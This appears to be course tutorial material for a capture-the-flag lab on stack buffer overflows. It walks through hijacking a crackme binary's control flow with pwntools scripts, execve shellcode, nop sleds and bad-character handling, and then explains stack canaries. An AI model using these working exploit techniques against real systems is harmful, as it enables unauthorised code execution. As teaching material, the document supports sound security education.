Great, you're now ready to write x86 shellcode! This week, we'll be writing various kinds of shellcode (e.g., targeting x86, x86-64, or both!), and also with various properties (e.g., ascii-only or with size constraints!). Have fun!

## Reference

- [Making a system call](#)
- [x86 GPRs](#)
- [Shellcoding in Linux](#)
- [Writing ia32 Alphanumeric Shellcodes](#)

## Tut03: Writing Your First Exploit

In this tutorial, you'll learn, for the first time, how to write a control-flow hijacking attack that exploits a buffer overflow vulnerability!

### Step 1: Understanding a crashing state

There are a few ways to check the reason for a segmentation fault:

**Note:** “`/tmp/[secret]/input`” below is a placeholder name for your secret input file in `/tmp`.

#### 1) Running GDB:

```
1 $ cd ~/tut03-stackovfl/
2 $ echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA > /tmp/[secret]/input
3 $ gdb ./crackme0x00
4 > run </tmp/[secret]/input
5 Starting program: ./crackme0x00 </tmp/[secret]/input
6 IOLI Crackme Level 0x00
7 Password: Invalid Password!
8
9 Program received signal SIGSEGV, Segmentation fault.
10 0x41414141 in ?? ()
```

#### 2) Checking logging messages (if you're working on your local machine):

```
1 $ dmesg | tail -1
2 [19513751.485863] crackme0x00[20200]: segfault at 41414141 ip 000000000804873c sp
   00000000ffffd668 error 4 in crackme0x00[8048000+1000]
```

**Note:** dmesg is disabled on our lab server, but you can use it in your own local environment.

#### 3) Checking logging messages (if you're working on our server):

When you're working under `/tmp/` (and *only* then), our server stores dmesg-like logging information for you whenever a lab challenge crashes. For example, you can find a logging output file named “`core_info`” under your `/tmp/[secret]/` directory if you crash our tutorial binary, `crackme0x00`:

```
1 $ mkdir /tmp/[secret]/
2 $ cd /tmp/[secret]/
3 $ echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA > input
4 $ cat input | ~/tut03-stackovfl/./crackme0x00
5 ...
6 $ ls
7 core_info input
8 $ cat core_info
9 [New LWP 18]
```

```

10 Core was generated by `/home/lab03/tut03-stackovfl/crackme0x00'.
11 Program terminated with signal SIGSEGV, Segmentation fault.
12 #0 0x41414141 in ?? ()
13 eax                0x0          0
14 ecx                0x804b160      134525280
15 edx                0xf7fbe890     -134485872
16 ebx                0x0          0
17 esp                0xffffd5e8     0xffffd5e8
18 ebp                0x41414141     0x41414141
19 esi                0xf7fbd000     -134492160
20 edi                0x0          0
21 eip                0x41414141     0x41414141
22 eflags              0x10292     [ AF SF IF RF ]
23 cs                  0x23         35
24 ss                  0x2b         43
25 ds                  0x2b         43
26 es                  0x2b         43
27 fs                  0x0          0
28 gs                  0x63         99

```

The instruction pointer was overwritten with 0x41414141 (“AAAA”, part of our input string). Let’s figure out exactly *which* part of our input tainted the instruction pointer.

```

1 $ cd /tmp/[secret]/
2 $ echo AAAABBBBCCCCDDDEEEEEFFFFGGGGHHHHIIIIJJJJ > input
3 $ cat input | ~/tut03-stackovfl/./crackme0x00
4 $ dmesg | tail -1
5 [19514227.904759] crackme0x00[21172]: segfault at 46464646 ip 0000000046464646 sp 00000000
   ffffd688 error 14 in libc-2.27.so[f7de5000+1d5000]

```

What’s the instruction pointer’s value now, as a string? (man `ascii` might help.) Can you now tell what part of the string is overwriting it?

## Understanding the stack frame

You can infer the shape of a function’s stack frame from the function’s disassembly (for example, with Ghidra or objdump):

```

1 $ objdump -M intel-mnemonic -d crackme0x00
2 ...
3 080486b3 <start>:
4 80486b3: 55                push    ebp
5 80486b4: 89 e5             mov     ebp,esp
6 80486b6: 83 ec 10          sub     esp,0x10
7 ...

```

Let’s analyze how the stack frame is constructed:

1. When `start` is called (by whatever other function calls it), the return address is automatically pushed onto the stack by the `call` instruction. So every stack frame always has the return address



(“ra”) at the top:

```
1     esp
2     V
3  <...> [ra]
```

2. `ebp` is a register that’s used to point to the top of the current function’s stack frame. When the function begins, “`push ebp`” pushes that register’s previous value (from the calling function) to the stack, so that it can be properly restored later when the function returns. Then `mov ebp, esp` updates `ebp` to be correct for the current function.

```
1     ebp/esp
2     V
3  <...> [bp] [ra]
```

3. `sub esp, 0x10` reserves 0x10 bytes for local variables.

```
1     esp           ebp
2     V            V
3  [?????????] [bp] [ra]
4  |<- 0x10 ->|
```

Looking down a bit farther, at the call to `scanf`:

```
1  ...
2  80486d3:      8d 45 f0          lea     eax,[ebp-0x10]
3  80486d6:      50              push    eax
4  80486d7:      68 11 88 04 08    push    0x8048811
5  80486dc:      e8 9f fd ff ff    call    8048480 <scanf@plt>
6  ...
```

The first argument is 0x8048811 (you can check what’s at that address – it’s “%s”), and the second is `ebp - 0x10`. `scanf` will write its string output to its second argument, so we can consider that area on the stack to be the buffer.

There could be other local variables within that 0x10 bytes, but in this case there aren’t any. The only way to find out exactly how the local variables are arranged is to study the entire function (perhaps with the help of a decompiler) and see how it uses its stack frame.

So for our long, overflowing input string, the first 0x10 bytes will fit in the 0x10-byte buffer, the next 4 will overwrite the stored `ebp`, and the next 4 will overwrite the return address, which is what the instruction pointer will be set to when the function returns. That’s why it ended up as `FFFF` – those are the 0x14’t through 0x18’t bytes of our input.

What do you expect `ebp` to end up as? Check `core_info` and see if you're right!

## Step 2: Hijacking the control flow

In this tutorial, we're going to hijack the control flow of `crackme0x00` by overwriting the instruction pointer. As a first step, let's make it print out `Password OK :)` without giving it the correct password!

1	80486ed:	e8 2e fd ff ff	call	8048420 <strcmp@plt>
2	80486f2:	83 c4 08	add	esp,0x8
3	80486f5:	85 c0	test	eax, eax
4	80486f7:	75 31	jne	804872a <start+0x77>
5	->80486f9:	68 3e 88 04 08	push	0x804883e
6	80486fe:	e8 6d fd ff ff	call	8048470 <puts@plt>
7				
8	...			
9	804872c:	68 92 88 04 08	push	0x8048892
10	8048731:	e8 3a fd ff ff	call	8048470 <puts@plt>
11	8048736:	83 c4 10	add	esp,0x10

We're going to jump to `0x80486f9` so that it'll print out `Password OK :)`.

Which characters in the input should be changed to `0x80486f9`? Keep in mind that x86 is a little-endian architecture.

```
1 $ hexedit /tmp/[secret]/input
```

"Ctrl+X" will exit and let you save your changes.

```
1 $ cat input | ~/tut03-stackovfl/./crackme0x00
2 IOLI Crackme Level 0x00
3 Password: Invalid Password!
4 Password OK :)
5 Segmentation fault
```

## Step 3: Using Python template for exploitation

Today's main task is to modify a Python template for exploitation. Please edit the provided Python script (`exploit.py`) to hijack the control flow of `crackme0x00`! Most importantly, to get the flag, you need to hijack the control flow to *reach unreachable code* in the binary.

```
1 // To get the flag, your input seemingly needs to be both "250381"
2 // and "no way you can reach!" at the same time!
3
4 8048706: 68 4d 88 04 08      push 0x804884d
5 804870b: 8d 45 f0             lea  eax,[ebp-0x10]
6 804870e: 50                  push  eax
```

```

7  804870f:    e8 0c fd ff ff    call    8048420 <strcmp@plt>
8  8048714:    83 c4 08          add     esp,0x8
9  8048717:    85 c0            test    eax,eax
10 8048719:    75 1c           jne     8048737 <start+0x84>
11 ->804871b:    68 63 88 04 08    push    0x8048863
12 8048720:    e8 d1 fe ff ff    call    80485f6 <print_key>

```

In this template, we will start utilizing [pwntools](#), which provides a set of libraries and tools to help writing exploits. Although we'll cover the details of pwntools in the next tutorial, you can have a glimpse here of how it looks.

```

1  #!/usr/bin/env python3
2
3  # import variables/functions from pwntools into our global namespace,
4  # for easy access
5  from pwn import *
6
7  if __name__ == '__main__':
8
9      # p32/64 for "packing" 32- or 64-bit integers
10     # so, given an integer, it returns a packed (i.e., encoded) bytestring
11     assert p32(0x12345678) == b'\x00\x00\x00\x00' # Q1
12     assert p64(0x12345678) == b'\x00\x00\x00\x00\x00\x00\x00\x00' # Q2
13
14     payload = b'Q3. your input here'
15
16     # launch a process (with no arguments)
17     p = process(['./crackme0x00'])
18
19     # send an input payload to the process
20     p.send(payload + b'\n') # or, shorter: "p.sendline(payload)"
21
22     # make it interactive, meaning that we can interact with the
23     # process's input/output (via a pseudo-terminal)
24     p.interactive()

```

Modify Q1-3 in the template to make this exploit work.

**[Task]** Modify the template ([exploit.py](#)) to hijack the control flow and print out the flag.

If you'd like to practice more, can you make the exploit gracefully exit the program after hijacking its control multiple times?

## Debugging tips and exec-wrapper

Let's discuss how we can utilize the `set exec-wrapper` feature in GDB to better match the process's behavior outside the debugger. When `exec-wrapper` is set, the specified wrapper is used to launch programs for debugging. GDB starts your program with a shell command of the form `exec-wrapper program`. Any program that eventually calls `execve` on its arguments can be used as a wrapper.

For example, you can use `env` (learn about it: `man env`) to pass an environment variable to the debugged program, without setting the variable in your shell's environment:

```
1 (gdb) set exec-wrapper env 'LD_PRELOAD=libtest.so'
2 (gdb) run
```

For further reading about exec-wrapper, please refer to [here](#).

### Tip 1: clear env variables

In order to get a predictable stack in a system with ASLR disabled, `set exec-wrapper env -i` can be used to ensure that the program is launched in an empty environment while debugging. For example, you can use it when getting a core dump:

```
1 $ mkdir /tmp/[secret]/
2 $ cd /tmp/[secret]/
3 $ gdb-pwndbg ~/tut03-stackovfl/crackme0x00
4 pwndbg> set exec-wrapper env -i
5 pwndbg> r
6 Starting program: /home/lab03/tut03-stackovfl/crackme0x00
7 IOLI Crackme Level 0x00
8 Password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
9 Invalid Password!
10
11 Program received signal SIGSEGV, Segmentation fault.
12 0x41414141 in ?? ()
13
14 pwndbg> gcore
15 Saved corefile core.545
```

Note that “`set exec-wrapper env -i`” is a **default** GDB setting on the lab server. If you don't want to use it, please disable it before debugging, e.g.,

```
1 $ export SHELLCODE="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
2 $ gdb-pwndbg ~/jmp-to-env/target
3
4
5 pwndbg> unset exec-wrapper
6 pwndbg> r BBBB
```

### Tip 2: make stack addresses consistent

On Linux, environment variables are stored at the top of the stack when a program is launched. Thus, the main reasons why stack addresses in GDB can be different from running the program by itself are that

1. the env variables inside and outside of GDB are different due to the fact that it creates two new ones called `LINES` and `COLUMNS`,
2. the special shell variable “`_`” contains an executable name or argument of the previous command, and
3. GDB always uses absolute paths, which may be different from the path in your command.

Hence, to make stack addresses consistent, we need to:

1. Use absolute paths when executing inside and outside of GDB, e.g.,

```
1 $ env -u _ /home/lab03/jmp-to-env/target [input]
```

2. Remove extra env variables, e.g.

```
1 pwndbg> set exec-wrapper env -u LINES -u COLUMNS -u _
```

By setting the exec-wrapper above, we can remove the three extra env variables while debugging so that the environment inside GDB matches the environment outside of it.

Or, alternatively, use `env -i` as your `exec-wrapper` to remove *all* environment variables, and run the binary outside of GDB with `env -i` as well.

## Reference

- [Smashing The Stack For Fun And Profit](#)
- [Buffer Overflows](#)
- [Buffer Overflows for Dummies](#)
- [The Frame Pointer Overwrite](#)

## Tut03: Writing Exploits with pwntools

In the last tutorial, we used a Python template for writing an exploit, which demonstrated some basic functionality of `pwntools`. In this tutorial, we'll take a deeper dive and learn more about `pwntools` and how it can help us write exploits more easily.

### Step 0: Triggering a buffer overflow again

Do you remember step 1 of Tut03?

```
1 # log into the CTF server
2 # ** check Canvas for login information! **
3 [host] $ ssh lab03@<ctf-server-address>
4
5 $ cd tut03-pwntool
6 $ ./crackme0x00
7 IOLI Crackme Level 0x00
8 Password:
```

In the last tutorial, we could hijack this binary's control flow by injecting a long enough input, like this:

```
1 $ echo AAAABBBBCCCCDDDEEEEEFFFFGGGGHHHHIIIIJJJJ > /tmp/[secret]/input
2 $ ./crackme0x00 < /tmp/[secret]/input
3 IOLI Crackme Level 0x00
4 Password: Invalid Password!
5 Segmentation fault
6
7 $ gdb-pwndbg ./crackme0x00
8 pwndbg> r < /tmp/[secret]/input
9 ...
10 Program received signal SIGSEGV (fault address 0x47474747)
```

## Step 1: cyclic pattern and pwntools basics

pwntools actually provides a convenient way to create inputs like this, commonly known as “cyclic” inputs.

```
1 $ cyclic 50
2 aaaabaaacaaadaaaeaaafaaagaaahaaiaaaajaaakaaalaaama
```

While our simple pattern would've hit a logical roadblock when we reached “ZZZZ”, this one can go for much longer.

Given any four bytes in the sequence, pwntools lets us easily look up their position in the input string.

```
1 $ cyclic 50 | ./crackme0x00
2
3 $ cyclic 50 > /tmp/[secret]/input
4 $ gdb-pwndbg ./crackme0x00
5 pwndbg> r </tmp/[secret]/input
6 ...
7 Program received signal SIGSEGV (fault address 0x61616167)
8
9 $ cyclic -l 0x61616167
10 24
11
12 $ cyclic --help
13 ...
```

We can also use `cyclic` from within a Python script (below, `exploit1.py`):

```

1  #!/usr/bin/env python3
2
3  # import all modules/functions from pwn library
4  from pwn import *
5
6  # set the context of the target platform:
7  # arch: i386 (x86 32-bit)
8  # os: linux
9  context.update(arch='i386', os='linux')
10
11 # create a process
12 p = process('./crackme0x00')
13
14 # send input to the program, followed by a newline char, "\n"
15 # (cyclic(50) provides a cyclic string with 50 chars)
16 p.sendline(cyclic(50))
17
18 # make the process interactive, so you can interact
19 # with it via its terminal
20 p.interactive()

```

**[Task]** Hijack the program's control flow to 0xdeadbeef using `cyclic_find()` and `p32()`.

## Step 2: Exploiting crackme0x00 with pwntools shellcraft

Let's hijack the control flow to invoke an interactive shell.

Before we start, let's check what kinds of security protections have been applied to the binary (again using utilities from pwntools):

```

1  $ checksec ./crackme0x00
2  [*] '/home/lab03/tut03-pwntool/crackme0x00'
3      Arch:      i386-32-little
4      RELRO:     Partial RELRO
5      Stack:     No canary found
6      NX:        NX disabled
7      PIE:       No PIE (0x8048000)
8      RWX:       Has RWX segments

```

Do you see “NX disabled”? That means its memory spaces such as the stack are executable, meaning we can run shellcode there!

Our plan is to hijack its return address (“ra”) and jump to some shellcode.

```

1  esp          ebp
2  V            V
3  ... [ buf ] [bp] [ra] ... [shellcode ...]
4      |<- 0x10 ->|      |      ^
5                      |      |
6                      +-----+

```

pwntools also provides numerous ready-to-use shellcode templates as well!

```
1 $ shellcraft -l
2 ...
3 i386.android.connect
4 i386.linux.sh
5 ...
6
7 $ shellcraft -f a i386.linux.sh
8 /* execve(path='/bin//sh', argv=['sh'], envp=0) */
9 /* push '/bin//sh\x00' */
10 push 0x68
11 push 0x732f2f2f
12 push 0x6e69622f
13 mov ebx, esp
14 /* push argument array ['sh\x00'] */
15 /* push 'sh\x00\x00' */
16 push 0x1010101
17 xor dword ptr [esp], 0x1016972
18 xor ecx, ecx
19 push ecx /* null terminate */
20 push 4
21 pop ecx
22 add ecx, esp
23 push ecx /* 'sh\x00' */
24 mov ecx, esp
25 xor edx, edx
26 /* call execve() */
27 push SYS_execve /* 0xb */
28 pop eax
29 int 0x80
```

shellcraft can do more than just provide shellcode source code: it also lets you test the shellcode, either by itself (`-r`) or in GDB (`-d`). Please check `shellcraft --help` for more.

```
1 # debugging the shellcode
2 $ shellcraft -d i386.linux.sh
3
4 # running the shellcode
5 $ shellcraft -r i386.linux.sh
```

You can also use shellcraft in your Python code (below, `exploit2.py`):

```
1 #!/usr/bin/env python3
2
3 from pwn import *
4
5 context.update(arch='i386', os='linux')
6
7 shellcode = shellcraft.sh()
8 print(shellcode)
9 print(hexdump(asm(shellcode)))
10
11 payload = cyclic(cyclic_find(0x61616167))
12 payload += p32(0xdeadbeef)
13 payload += asm(shellcode)
14
```



```
15 p = process('./crackme0x00')
16 p.sendline(payload)
17 p.interactive()
```

`asm()` compiles your shellcode and returns it as a Python `bytes`.

**[Task]** Where should it jump (i.e., where is the shellcode located)? Change `0xdeadbeef` to the shellcode's address.

Does it work? In fact, it shouldn't, but how can you debug/understand this situation?

Even more conveniently, we can use `pwntools` to put together pre-made pieces of shellcode in Python, and test it with `run_assembly()`. The below code, like the shellcode from lab02, reads a flag and dumps it to the screen:

```
1  #!/usr/bin/env python3
2
3  from pwn import *
4
5  context.update(arch='x86_64', os='linux')
6
7  sh = shellcraft.open('/proc/flag')
8  sh += shellcraft.read(3, 'rsp', 0x1000)
9  sh += shellcraft.write(1, 'rsp', 'rax')
10 sh += shellcraft.exit(0)
11
12 p = run_assembly(sh)
13 print(p.read())
```

### Step 3: Debugging Exploits (pwntools GDB module)

The `pwntools GDB module` provides a convenient way to create your debugging script.

To display debugging information, you need to use a terminal that can split your shell into multiple screens. `pwntools` supports “`tmux`”, which you should run prior to using the GDB module:

```
1  $ tmux
2  $ ./exploit3.py
```

**Note:** For `pwntools`'s GDB module to run properly, you **must** run `tmux` prior to running the script.

You can invoke GDB as part of your Python code (below, `exploit3.py`).

```
1  #!/usr/bin/env python3
2
3  from pwn import *
4
```

```

5 context.update(arch='i386', os='linux')
6
7 print(shellcraft.sh())
8 print(hexdump(asm(shellcraft.sh()))))
9
10 shellcode = shellcraft.sh()
11
12 payload = cyclic(cyclic_find(0x61616167))
13 payload += p32(0xdeadbeef)
14 payload += asm(shellcode)
15
16 p = process('./crackme0x00')
17 gdb.attach(p, '''
18 echo "hi"
19 # break *0xdeadbeef
20 continue
21 ''')
22
23 p.sendline(payload)
24 p.interactive()

```

Replace `0xdeadbeef` with the address of the shellcode.

**Note:** Because of the security policy enforced by the Linux kernel, `gdb.attach()` and `gdb.debug()` don't work with the original `setuid` binaries under `/home/lab03/`. You need to first copy the binaries to your `tmp` directory in order to attach them to GDB.

The only difference from before is that `process()` is now attached to GDB with `gdb.attach()`. The second argument to that function is, as you can guess, the GDB script that you'd like to execute (e.g., setting breakpoints).

**[Task]** Does the exploit get stuck, something like this? (It may appear different in your environment.)

```

1 0xffffd6b0 add ecx, esp
2 0xffffd6b2 push ecx
3 0xffffd6b3 mov ecx, esp
4 0xffffd6b5 xor edx, edx
5 0xffffd6b7 push 0
6 ->0xffffd6b9 sar bl, 1
7 0xffffd6bb test dword ptr [eax], 0

```

The shellcode has not been injected properly. Can you spot the differences between the shellcode below (`shellcraft -f a i386.linux.sh`) and what was apparently injected (above)? Where does it seem to be getting stuck?

```

1 ...
2 mov ecx, esp
3 xor edx, edx
4 /* call execve() */
5 push SYS_execve /* 0xb */

```

```
6 pop eax
7 int 0x80
```

### **`gdb.attach()` vs. `gdb.debug()`**

The `gdb.attach()` and `gdb.debug()` functions will come in handy when you want to start debugging from within your Python scripts. These two methods are similar, but have one notable difference:

- `gdb.debug()` starts a new process under the debugger, as if you're running GDB outside of your exploit script:

```
1 target = './crackme0x00' # (this is a copied binary under /tmp)
2 p = gdb.debug(target, gdbscript='')
3     init-pwndbg
4     break main
5     '')
6 p.interactive()
```

- `gdb.attach()` attaches GDB to a process that's already running. Therefore, you need to start the process before invoking `gdb.attach()`, and pass the process object as an argument:

```
1 target = './crackme0x00' # (this is a copied binary under /tmp)
2 p = process(target) # first, start the target process
3 gdb.attach(p, gdbscript='')
4     init-pwndbg
5     break main
6     '')
7 p.interactive()
```

### **Step 4: Handling bad characters**

```
1 $ man scanf
```

`scanf()` accepts all non-whitespace chars (including **NULL!**), but the default shellcode from `pwntools` contains a whitespace char (0xb), which caused the end of our shellcode to be chopped off.

Here are the characters that `scanf()` considers whitespace:

09

0a

0b

0c

0d

20

If you're curious to explore this more, check out the `scanf` sub-directory in `tut03-pwntool`:

```
1 $ cd scanf
2 $ make
3 ...
```

**[Task]** Can you change your shellcode to avoid using these chars?

`pwntools` actually supports this feature (look for `--avoid` in `shellcraft --help`), but it's unfortunately broken as of when I write this, so you'll have to adjust the shellcode manually for now.

Please use `exploit4.py` (locally). Did you manage to get a (local) flag?

**Tip:** Still having problems? Check if the address you're jumping to contains any of `scanf()`'s illegal bytes. If it does, you can get a more favorable target address by adding an environment variable, which will result in all stack addresses being shifted downward. Or, read the next section to learn about nop sleds, which allow for some flexibility in the address value (for example, you could use `0xAAAAAA21` instead of `0xAAAAAA20`)!

## Step 5: Getting the flag

Your current exploit looks like this (from `exploit4.py`):

```
1 ...
2 payload = cyclic(cyclic_find(0x61616167))
3 payload += p32([addr-to-local-stack])
4 payload += asm(shellcode)
5
6 p = process('./crackme0x00')
7 p.sendline(payload)
```

To run your exploit on the lab server, you can of course copy this script there (`scp`) and run it, but it's also possible to run the script locally and have it connect to our server, like this:

```
1 # connect to our server
2 s = ssh('lab03', '<ctf-server-address>', password='<lab03-password>')
3
4 # invoke a process on the server
5 p = s.process('./crackme0x00', cwd='/home/lab03/tut03-pwntool')
6 p.sendline(payload)
7 ...
```

Does your exploit work on the server? ...Probably not. But that's just because stack addresses in your local environment are different from those on the server.

1						
2	a	ret		ret		
3	fixed =>	shellcode	=>	shellcode	=>	ret
4	address					shellcode
5		...		...		...
6		ENV		ENV		ENV
7	0xffffe000	...		...		...
8		(local)		(server)	or	(server)

There are a few factors that affect the state of the server's stack. As discussed in the last tutorial, a primary one is environment variables, which are located near the bottom of the stack, as shown above.

One way to increase the chances of executing the shellcode is to add a "nop sled" to the beginning, like this:

```
1 payload += p32([addr-to-local-stack])
2 payload += b'\x90' * 100
3 payload += asm(shellcode)
```

If you happen to jump anywhere into the nop sled, execution will harmlessly "slide" through it, and ultimately reach and execute the actual shellcode:

1		ret	
2		nop	
3	a	nop	
4	fixed =>	nop	
5	address	nop	
6		...	
7		shellcode	
8		...	
9		ENV	
10	0xffffe000	...	

The longer the nop sled, the more likely it is that you can manage to jump into it. So why not make a huge nop sled, say 0x10000 bytes long? Unfortunately, stack space is limited (try `vmmmap` in `gdb-pwndbg`), so if your input is too long, it'll reach the end of the stack (i.e., 0xffffe000).

1	0x8048000	0x8049000	r-xp	1000	0	/tmp/crackme0x00
2	0x8049000	0x804a000	r-xp	1000	0	/tmp/crackme0x00
3	0x804a000	0x804b000	rwxp	1000	1000	/tmp/crackme0x00
4	...					
5	0xffffdd000	0xfffffe000	rwxp	21000	0	[stack]

Is there a way to avoid this issue? One way is to add more environment variables, in order to enlarge the stack region:

```
1 p = s.process('./crackme0x00', cwd='/home/lab03/tut03-pwntool',
```

```
2 env={b'DUMMY': b'A'*0x1000})
```

**[Task]** Did you finally manage to execute the shellcode and get the flag? Please submit the flag and claim the points!

pwntools has many more features than those introduced in this tutorial. Please check the [documentation](#) if you'd like to learn more.

## Reference

- [pwntools documentation](#)
- [pwntools tutorials](#)

## Tut04: Bypassing Stack Canaries

In this tutorial, we'll explore a *defense mechanism* against stack overflows; namely, the stack canary. Although it's the most primitive form of defense, it's powerful and performant, which is why it's very popular in most, if not all, binaries you can find in modern systems. This lab's challenges showcase a variety of stack canary designs, and highlight their subtle pros and cons in various target applications.

### Step 0. Revisiting “crackme0x00”

This is the original source code of the [crackme0x00](#) challenge that we're quite familiar with by now:

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <unistd.h>
4 #include <string.h>
5
6 int main(int argc, char *argv[])
7 {
8     setreuid(geteuid(), geteuid());
9     char buf[16];
10    printf("IOLI Crackme Level 0x00\n");
11    printf("Password:");
12
13    scanf("%s", buf);
14
15    if (!strcmp(buf, "250382"))
16        printf("Password OK :)\n");
17    else
```

```
18     printf("Invalid Password!\n");
19
20     return 0;
21 }
```

We're going to compile this source code into four different binaries, with different options:

```
1 $ make
2 cc -m32 -g -O0 -mpreferred-stack-boundary=2 -no-pie -fno-stack-protector -z execstack -o
   crackme0x00-nossp-exec crackme0x00.c
3 checksec --file crackme0x00-nossp-exec
4 [*] '/tmp/.../tut04-ssp/crackme0x00-nossp-exec'
5     Arch:      i386-32-little
6     RELRO:     Partial RELRO
7     Stack:     No canary found
8     NX:        NX disabled
9     PIE:       No PIE (0x8048000)
10    RWX:       Has RWX segments
11 cc -m32 -g -O0 -mpreferred-stack-boundary=2 -no-pie -fno-stack-protector -o crackme0x00-nossp-
   noexec crackme0x00.c
12 checksec --file crackme0x00-nossp-noexec
13 [*] '/tmp/.../tut04-ssp/crackme0x00-nossp-noexec'
14     Arch:      i386-32-little
15     RELRO:     Partial RELRO
16     Stack:     No canary found
17     NX:        NX enabled
18     PIE:       No PIE (0x8048000)
19 cc -m32 -g -O0 -mpreferred-stack-boundary=2 -no-pie -fstack-protector -o crackme0x00-ssp-exec
   -z execstack crackme0x00.c
20 checksec --file crackme0x00-ssp-exec
21 [*] '/tmp/.../tut04-ssp/crackme0x00-ssp-exec'
22     Arch:      i386-32-little
23     RELRO:     Partial RELRO
24     Stack:     Canary found
25     NX:        NX disabled
26     PIE:       No PIE (0x8048000)
27     RWX:       Has RWX segments
28 cc -m32 -g -O0 -mpreferred-stack-boundary=2 -no-pie -fstack-protector -o crackme0x00-ssp-
   noexec crackme0x00.c
29 checksec --file crackme0x00-ssp-noexec
30 [*] '/tmp/.../tut04-ssp/crackme0x00-ssp-noexec'
31     Arch:      i386-32-little
32     RELRO:     Partial RELRO
33     Stack:     Canary found
34     NX:        NX enabled
35     PIE:       No PIE (0x8048000)
```

Our goal is to test the effects of two interesting compilation options:

1. `-fno-stack-protector`: do not use a stack protector
2. `-z execstack`: make the binary's stack **"executable"**

We name the four binaries using the following convention:

```
1 crackme0x00-{ssp|nossp}-{exec|noexec}
```

## Step 1. Crashing the “crackme0x00” binary

`crackme0x00-nossp-exec` behaves exactly the same as the original `crackme0x00`. Unsurprisingly, it crashes on a long input:

```
1 $ echo aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa | ./crackme0x00-nossp-exec
2 IOLI Crackme Level 0x00
3 Password:Invalid Password!
4 Segmentation fault
```

What about `crackme0x00-ssp-exec`, compiled with a stack protector?

```
1 $ echo aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa | ./crackme0x00-ssp-exec
2 IOLI Crackme Level 0x00
3 Password:Invalid Password!
4 *** stack smashing detected ***: <unknown> terminated
5 Aborted
```

The binary detects “stack smashing”, and simply terminates itself to prevent possible exploitation, resulting in a crash instead of being hijacked.

You might want to run GDB to figure out what’s going on in this binary:

```
1 $ gdb ./crackme0x00-ssp-noexec
2 Reading symbols from ./crackme0x00-ssp-noexec...done.
3 (gdb) r
4 Starting program: crackme0x00-ssp-noexec
5 IOLI Crackme Level 0x00
6 Password:aaaaaaaaaaaaaaaaaaaaaaaaaaaaa
7 Invalid Password!
8 *** stack smashing detected ***: <unknown> terminated
9
10 Program received signal SIGABRT, Aborted.
11 0xf7fd5079 in __kernel_vsyscall ()
12 (gdb) bt
13 #0 0xf7fd5079 in __kernel_vsyscall ()
14 #1 0xf7e14832 in __libc_signal_restore_set (set=0xffffd1d4) at ../sysdeps/unix/sysv/linux/nptl-signals.h:80
15 #2 __GI_raise (sig=6) at ../sysdeps/unix/sysv/linux/raise.c:48
16 #3 0xf7e15cc1 in __GI_abort () at abort.c:79
17 #4 0xf7e56bd3 in __libc_message (action=do_abort, fmt=<optimized out>) at ../sysdeps/posix/libc_fatal.c:181
18 #5 0xf7ef0bca in __GI___fortify_fail_abort (need_backtrace=false, msg=0xf7f677fa "stack smashing detected") at fortify_fail.c:33
19 #6 0xf7ef0b7b in __stack_chk_fail () at stack_chk_fail.c:29
20 #7 0x080486e4 in __stack_chk_fail_local ()
21 #8 0x0804864e in main (argc=97, argv=0xffffd684) at crackme0x00.c:21
```



## Step 2. Let's analyze!

To figure out how two binaries are different, we've kindly provided you a script, "`diff.sh`", that can help you compare the disassemblies of two binaries.

```

1  $ ./diff.sh crackme0x00-nossp-noexec crackme0x00-ssp-noexec
2  --- /dev/fd/63  2019-09-16 16:31:16.066674521 -0500
3  +++ /dev/fd/62  2019-09-16 16:31:16.066674521 -0500
4  @@ -3,38 +3,46 @@
5      mov     ebp,esp
6      push   esi
7      push   ebx
8      -      sub     esp,0x10
9      -      call    0x8048480 <__x86.get_pc_thunk.bx>
10     -      add     ebx,0x1aad
11     -      call    0x80483d0 <geteuid@plt>
12     +      sub     esp,0x18
13     +      call    0x80484d0 <__x86.get_pc_thunk.bx>
14     +      add     ebx,0x1a5d
15     +      mov     eax,DWORD PTR [ebp+0xc]
16     +      mov     DWORD PTR [ebp-0x20],eax
17     +      mov     eax,gs:0x14
18     +      mov     DWORD PTR [ebp-0xc],eax
19     +      xor     eax,eax
20     +      call    0x8048420 <geteuid@plt>
21     +      mov     esi,eax
22
23     ...
24
25     add     esp,0x4
26     mov     eax,0x0
27     +      mov     edx,DWORD PTR [ebp-0xc]
28     +      xor     edx,DWORD PTR gs:0x14
29     +      call    0x80486d0 <__stack_chk_fail_local>
30     pop     ebx
31     pop     esi
32     pop     ebp

```

Some of the function addresses have changed due to `main()` growing longer; those differences can be ignored. The two notable differences are in `main()`'s prologue and epilogue. First, in the prologue, there's an extra value (`gs:0x14`) placed after the frame pointer on the stack:

```

1  +      mov     eax,gs:0x14
2  +      mov     DWORD PTR [ebp-0xc],eax
3  +      xor     eax,eax

```

And the epilogue later validates that the inserted value is the same, right before returning to the caller:

```

1  +      mov     edx,DWORD PTR [ebp-0xc]
2  +      xor     edx,DWORD PTR gs:0x14
3  +      call    0x7c0 <__stack_chk_fail_local>

```

`__stack_chk_fail_local()` is the function you observed in GDB's backtrace.

As a result of `__stack_chk_fail_local()`, the process simply halts (via `abort()`), as you can see in this code from the glibc library:

```
1 void
2 __attribute__((noreturn))
3 __fortify_fail (const char *msg)
4 {
5     /* The loop is added only to keep gcc happy. */
6     while (1)
7         __libc_message (do_abort, "*** %s ***: terminated\n", msg);
8 }
9
10 void
11 __attribute__((noreturn))
12 __stack_chk_fail (void)
13 {
14     __fortify_fail ("stack smashing detected");
15 }
```

### Step 3. Stack Canary

This extra value is called a “**canary**” (a bird? why?). What is its value, precisely?

```
1 $ gdb ./crackme0x00-ssp-exec
2 (gdb) br *0x0804863d
3 (gdb) r
4 ...
5 (gdb) x/1i $eip
6 => 0x0804863d <main+167>: mov     edx,DWORD PTR [ebp-0xc]
7 (gdb) si
8 (gdb) info r edx
9     edx                0xcddc8000 -841187328
10
11 (gdb) r
12 ...
13 (gdb) x/1i $eip
14 => 0x0804863d <main+167>: mov     edx,DWORD PTR [ebp-0xc]
15 (gdb) si
16 (gdb) info r edx
17     edx                0xe4b8800 239831040
```

Have you noticed that the canary value keeps changing with every execution? This is great, because it means that attackers would need to truly guess (or bypass) the canary value before launching an exploit.

